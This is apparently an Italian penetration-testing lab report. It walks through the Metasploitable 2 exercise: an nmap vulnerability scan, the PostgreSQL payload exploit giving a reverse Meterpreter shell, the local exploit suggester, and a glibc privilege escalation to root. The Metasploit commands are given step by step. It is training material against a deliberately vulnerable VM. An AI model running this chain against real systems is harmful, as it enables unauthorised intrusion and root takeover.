Metasploit
Scalata dei privilegi

Sommario

Traccia esercizio

Usa il modulo exploit/linux/postgres/postgres_payload per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.

Escalation di privilegi e backdoor:

- Una volta ottenuta la sessione Meterpreter, il tuo compito è eseguire un'escalation di privilegi per passare da un utente limitato a root utilizzando solo i mezzi forniti da msfconsole.
- Esegui il comando **getuid** per verificare l'identità dell'utente corrente.
- Usa il modulo **post** di msfconsole per identificare potenziali vulnerabilità locali che possono essere sfruttate per l'escalation di privilegi.
- Esegui l'exploit proposti e verifica ogni vulnerabilità trovata dal modulo sopracitato.
- Per ogni vulnerabilità test l'escalation di privilegi eseguendo nuovamente getuid o tentando di eseguire un comando che richiede privilegi di root.
- Sempre usando msfconsole installa una backdoor e dimostra che puoi accedere ad essa in un momento successivo.

Suggerimento criptico: ricorda che sei nella sessione del procione e quindi fai attenzione agli architetti.

SUGGERIMENTO al suggerimento criptico e non solo: procione in inglese vuol essere anagramma.

Svolgimento esercizio principale

Configurazione del laboratorio

- Kali Linux IP statico: 192.168.11.111
- Metasploitable2 IP statico: 192.168.11.112

Scansione preliminare

Si effettua una scansione con nmap sulle porte aperte includendo lo script vuln, comando: **nmap -sV --script vuln 192.168.1.112**


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --script vuln 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-30 19:27 CET
Stats: 0:03:14 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 47.45% done; ETC: 19:31 (0:00:20 remaining)
Stats: 0:04:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 94.33% done; ETC: 19:32 (0:00:06 remaining)
Stats: 0:08:00 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.31% done; ETC: 19:36 (0:00:02 remaining)
Stats: 0:08:01 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.31% done; ETC: 19:36 (0:00:02 remaining)
Stats: 0:08:02 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.31% done; ETC: 19:36 (0:00:02 remaining)
Stats: 0:10:40 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.69% done; ETC: 19:38 (0:00:01 remaining)
Stats: 0:10:40 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.69% done; ETC: 19:38 (0:00:01 remaining)
Nmap scan report for 192.168.11.112
Host is up (0.014s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://www.securityfocus.com/bid/48539
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
| smtp-vuln-cve2010-4344:
|   The SMTP server is not Exim: NOT VULNERABLE
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.11.112
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.11.112:80/dvwa/
|     Form id:
|     Form action: login.php
|
|     Path: http://192.168.11.112:80/mutillidae/index.php?page=html5-storage.php
|     Form id: idform
|     Form action: index.php?page=html5-storage.php
|_http-trace: TRACE is enabled
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|       http://ha.ckers.org/slowloris/
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.11.112:80/dav/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.11.112:80/dav/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.11.112:80/dav/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.11.112:80/dav/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=php-errors.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=notes.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=usage-instructions.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=home.php&do=toggle-security%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-
network.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
```

```
network.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=home.php&do=toggle-hints%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?username=anonymous&page=password-generator.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/dav/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.11.112:80/dav/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.11.112:80/dav/?C=M%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.11.112:80/dav/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.11.112:80/dav/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.11.112:80/dav/?C=S%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.11.112:80/dav/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.11.112:80/dav/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.11.112:80/dav/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.11.112:80/dav/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.11.112:80/dav/?C=D%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.11.112:80/dav/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.11.112:80/dav/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.11.112:80/dav/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.11.112:80/dav/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.11.112:80/dav/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-
network.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.11.112:80/mutillidae/index.php?username=anonymous&page=password-generator.php%27%20OR%20sqlspider
|_    http://192.168.11.112:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
111/tcp  open  rpcbind       2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      43137/tcp   mountd
|   100005  1,2,3      45142/udp   mountd
|   100021  1,3,4      42629/tcp   nlockmgr
|   100021  1,3,4      57693/udp   nlockmgr
|   100024  1          38899/tcp   status
|_  100024  1          40459/udp   status
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi     GNU Classpath grmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
|_irc-unrealircd-backdoor: Server closed connection, possibly due to too many reconnects. Try again with argument irc-unrealircd-
backdoor.wait set to 100 (or higher if you get this message again).
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-sql-injection: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-cookie-flags:
|   /admin/:
|     JSESSIONID:
|       httponly flag not set
|_http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.11.112
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.11.112:8180/admin/
|     Form id: username
|     Form action: j_security_check;jsessionid=9249A29316BD045E4C2129F2D750D4A1
|
|     Path: http://192.168.11.112:8180/jsp-examples/jsp2/el/implicit-objects.jsp?foo=bar
|     Form id:
|_    Form action: implicit-objects.jsp
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /admin/login.html: Possible admin folder
|   /admin/admin.html: Possible admin folder
|   /admin/account.html: Possible admin folder
|   /admin/admin_login.html: Possible admin folder
|   /admin/home.html: Possible admin folder
|   /admin/admin-login.html: Possible admin folder
|   /admin/adminLogin.html: Possible admin folder
|   /admin/controlpanel.html: Possible admin folder
|   /admin/cp.html: Possible admin folder
|   /admin/index.jsp: Possible admin folder
|_  /admin/login.jsp: Possible admin folder
MAC Address: 08:00:27:23:73:DC (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 846.08 seconds
```


Attacco metasploit con postgres

Avviare con il comando **msfconsole** e lanciare i seguenti comandi:


1. Cercare i moduli relativi alla vulnerabilità: **search exploit/linux/postgres/postgres_payload**




2. Quindi si seleziona il modulo trovato: **use 0**
3. visualizzare le impostazioni: **options**



4. impostare IP target: **set RHOSTS 192.168.11.112**
5. impostare IP di ascolto: **set LHOST 192.168.11.111**
6. avviare l'attacco: **run**



7. si è entrati con l'utente postgres





8. mettere in background la session: **bg**

Moduli exploit

Comandi


- **use post/multi/recon/local_exploit_suggester**
- **set SESSION 1**
- **run**






exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: Exploit per vulnerabilità in glibc che permette l'escalation di privilegi.

Utilizzare i comandi conosciuti e settare la sessione 1 e lanciare l'exploit.



Attenzione! Modificare il payload in *linux/**x86**/meterpreter/reverse_tcp* da x64 a x86: **set payload linux/x86/meterpreter/reverse_tcp**

Come da immagine, si è riuscito ad ottenere l'utente root tramite il comando **getuid**



Backdoor

Per quanto riguarda la backdoor si rimanda al report M4\W16\D5 pagina 11 sezione “Backdoor”